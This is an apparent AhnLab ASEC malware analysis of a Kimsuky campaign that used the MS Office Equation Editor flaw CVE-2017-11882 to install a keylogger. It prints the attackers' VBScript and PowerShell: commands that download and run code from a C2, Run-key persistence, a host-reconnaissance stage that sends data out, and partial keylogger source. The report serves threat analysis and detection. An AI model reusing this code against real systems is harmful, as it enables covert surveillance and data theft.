Keylogger Installed Using MS Office Equation Editor Vulnerability (Kimsuky)

By ATCP

Published: 2024-05-28 · Archived: 2026-04-05 20:31:07 UTC

AhnLab SEcurity intelligence Center (ASEC) has identified the details of the Kimsuky threat group recently exploiting a vulnerability (CVE-2017-11882) in the equation editor included in MS Office (EQNEDT32.EXE) to distribute a keylogger. The threat actor distributed the keylogger by exploiting the vulnerability to run a page with an embedded malicious script with the mshta process.

Target Type	File Name	File Size	MD5	File Path
Current	eqnedt32.exe	530.57 KB	a87236e214f6d42a65f5dedac816aec8	%ProgramFiles%\common files\microsoft shared\equation\eqnedt32.exe
Target	mshta.exe	13 KB	665d512bb2727713783b73f1b7feb808	%SystemRoot%\syswow64\mshta.exe
Parent	svchost.exe	52.48 KB	9520a99e77d6196d0d098331 46424113	%SystemRoot%\system32\svchost.exe

The page that mshta connects to is http://xxxxxxxxxxx.xxxxxx.xxxxxxxx.com/images/png/error.php and uses the file name error.php. As shown in Figure 2, the “Not Found” message makes it seem to the user as if a connection is not being established, but the malicious script is being run.

```
<!DOCTYPE html>
<html><head>
<title>404 Not Found</title>

</head>
<script language="vbscript">
On Error Resume Next

Sub TdgfProc(p_cmd)
        set Tdgf = GetObject("winmgmts:win32_process")
        set kRxdkl = GetObject("winmgmts:\root\cimv2")
        set ost = kRxdkl.Get("Win32_ProcessStartup")
        set gksefg = ost.SpawnInstance_
        gksefg.ShowWindow = 12
        errReturn = Tdgf.Create(p_cmd, Null, gksefg, pid)
End Sub

uri = "http://[redacted]/images/png"
pow_cmd = "cmd /c powershell -command ""iex (wget xxx/show.php?query=50).content; PokDoc -Slyer 'xxx'"""
pow_cmd = Replace(pow_cmd, "xxx", uri):TdgfProc(pow_cmd)
Set XDFs = CreateObject( "WScript.Shell" )
Rdxkx=XDFs.ExpandEnvironmentStrings("%pUbLIc%")&"\Pictures\desktop.ini.bak"
Const MoeSx = &H80000001:strComputer = "."
Set oReg=GetObject("winmgmts:{impersonationLevel=impersonate}!\\" & strComputer & "\root\default:StdRegProv")
Xoses = "Software\Microsoft\Windows\CurrentVersion\Run"
Posefds = "Clear Web History":strValue = WScript.FullName & " //b //e:vbscript " & Chr(34) & Rdxkx & Chr(34)
oReg.SetStringValue MoeSx,Xoses,Posefds,strValue

</script>

<body>
<div id="container">
        <h1>Not Found</h1>
        <p>The page you requested was not found.</p>    </div>
</body></html>
```

Figure 3 shows the content of error.php. Major behaviors include downloading an additional malware strain from the C2 (Query=50) via a PowerShell command, creating a file named desktop.ini.bak under the Users\Public\Pictures path, and registering the desktop.ini.bak file in the Run key under HKLM with the name “Clear Web History” to allow it to run again. While an additional malware was downloaded and executed via

PowerShell, the attacker's erroneous coding in the part where wscript is run resulted in the failure to register to the Run key and create the file. When editing the script for replication purposes and having it run as intended, the desktop.ini.bak file is created and correctly registers itself to the registry key as shown in Figure 4.

₩HKEY_CURRENT_USER₩SOFTWARE₩Microsoft₩Windows₩CurrentVersion₩Run

이름	종류	데이터
(기본값)	REG_SZ	(값 설정 안 됨)
Clear Web History	REG_SZ	$env:sYsTEmrOoT₩sySTeM32₩WScript.exe //b //e:vbscript "C:₩Users₩Public₩Pictures₩desktop.ini.bak"

```
$Ikses = systeminfo;$PkEms = Get-Process;$Pisuye = ipconfig;$Resesf = Get-ChildItem $env:USERPROFILE\downloads;$Cvnse = Get-ChildItem
$env:USERPROFILE\documents;$Kseiks = Get-ChildItem $env:USERPROFILE\desktop;$Seples = net user;
OPskeusmes -Huske "sysinfo" -wksEik $Ikses;OPskeusmes -Huske "process" -wksEik $PkEms;OPskeusmes -Huske "ip" -wksEik $Pisuye;
OPskeusmes -Huske "download" -wksEik $Resesf;OPskeusmes -Huske "documents" -wksEik $Cvnse;OPskeusmes -Huske "desktop" -wksEik $Kseiks;
OPskeusmes -Huske "localuser" -wksEik $Seples;

$Xo3klresk = "$eNv:pUbLIc\pIctUreS\desktop.ini.bak";
[System.IO.File]::Delete($Xo3klresk);
$skse3S="Sub WMProc(p_cmd):set wm = GetObject(""winmgmts:win32_process""):set ows = GetObject(""winmgmts:\root\cimv2""):set ost = ows.
Get(""Win32_ProcessStartup""):set oconf = ost.SpawnInstance_:oconf.ShowWindow = 12:errReturn = wm.Create(p_cmd, Null, oconf, pid):End
Sub:uri = """+$Script:upURL+""":pow_cmd = ""cmd /c powershell -command """iex (wget xxx/show.php?query=107).content; InfoKey -ur
'xxx'""""""":pow_cmd = Replace(pow_cmd, ""xxx"", uri):WMProc(pow_cmd)";
[System.IO.File]::AppendAllText($Xo3klresk, $skse3S, [System.Text.Encoding]::ASCII);
[System.IO.File]::SetAttributes($Xo3klresk, [System.IO.FileAttributes]::Hidden);
$xfsmse = "$env:sYsTEmrOoT\sySTeM32\WScript.exe //b //e:vbscript " + $Xo3klresk;
cmd /c $xfsmse;
```

The first downloaded malware is a PowerShell script shown in Figure 5. It collects system and IP information and sends them to the C2 (Query=97). In addition, it can download and execute a keylogger from the C2 (Query=107).

```
$alias = @('[DllImport("user32.dll",CharSet=CharSet.Auto)]', 'public static extern', 'System.Text.StringBuilder')
$mClk = @("GetAsyn", "GetKeyboa", "MapVir", "GetForegro", "GetWi", "ToUni", "GetClipb", "IsClipbo", "GetTic")

$mClk1 = @("cKeyState", "rdState", "tualKey", "undWindow", "ndowText", "code", "oardSequenceNumber", "ardFormatAvailable", "kCount")

for($i = 0; $i -le $mClk.Count; $i++)
{
    $mClk[$i] = $mClk[$i] + $mClk1[$i];
}

$clk = 'using System;using System.Diagnostics;using System.Runtime.InteropServices;using System.Security.Principal;public class CLK{[D
Add-Type -TypeDefinition $clk
Add-Type -Assembly PresentationCore
$bMute = $true
$strMute = "Global\AlreadyRunning19122345"
try{
    $curMute = [System.Threading.Mutex]::OpenExisting($strMute)
    $bMute = $false
}catch{
    $newMute = New-Object System.Threading.Mutex($true,$strMute)
}
$o_clk = [CLK]
$o_enc_mode = [System.Text.Encoding]::UTF8
$a_kb = New-Object Byte[] 256
$strBuilder = New-Object -TypeName System.Text.StringBuilder
$curWnd = New-Object System.Text.StringBuilder(260)

$a_asc = @(0x09,  0x27,  0x2E,  0x08,  0x24,  0x1b,  0x25,  0x01,  0x20, 0x2d,  0x26,  0x11,  0x28,  0x23,  0x02)
$a_str = @("Tab", "[->]", "[Del]", "[Bk]", "[Home]", "[Esc]", "[<-]", "[LM]", " ",  "[Ser]", "[^]", "[Ctrl]", "[v]", "[End]", "[RM]")
$tf = "yyyy/MM/dd`tHH:mm:ss"
```



Figure 6 shows the script of the main part of the keylogger. The script creates the file desktop.ini.bak in the Users\Public\Music path, which is for recording users' keylogging data as well as clipboard data. It uses a mutex value "Global\AlreadyRunning19122345" to prevent duplicate instances. The collected data is sent at random times within the time range set by the threat actor to the C2 (Query=97), deleted, and created again. The overall process execution is shown in the Procmon process tree.

The Kimsuky group still exploits the vulnerability (CVE-2017-11882) in the MS Office equation editor (EQNEDT32.EXE) it frequently used before in order to increase the success rate of attacks. It is important to patch vulnerabilities to prevent malware infection from old vulnerabilities. Software must always be updated to the latest version and users should refrain from using software that has reached the end of service (EOS). Also, users must not open suspicious document files and update V3 to the latest version to prevent malware infection in advance. In addition to endpoint security products (V3), sandbox-based APT solutions such as MDS must be implemented to prevent harm from cyberattacks.

[File Detection]

- Trojan/VBS.Agent.SC198696 (2024.03.29.00)
- Downloader/PowerShell.Agent.SC197158 (2024.02.26.03)
- Keylogger/PowerShell.Agent.SC197159 (2024.02.26.03)

MD5

279c86f3796d14d2a4d89049c2b3fa2d

5bfeef520eb1e62ea2ef313bb979aeae

d404ab9c8722fc97cceb95f258a2e70d

Additional IOCs are available on AhnLab TIP.

Gain access to related IOCs and detailed analysis by subscribing to **AhnLab TIP**. For subscription details, click the banner below.

Source: https://asec.ahnlab.com/en/66720/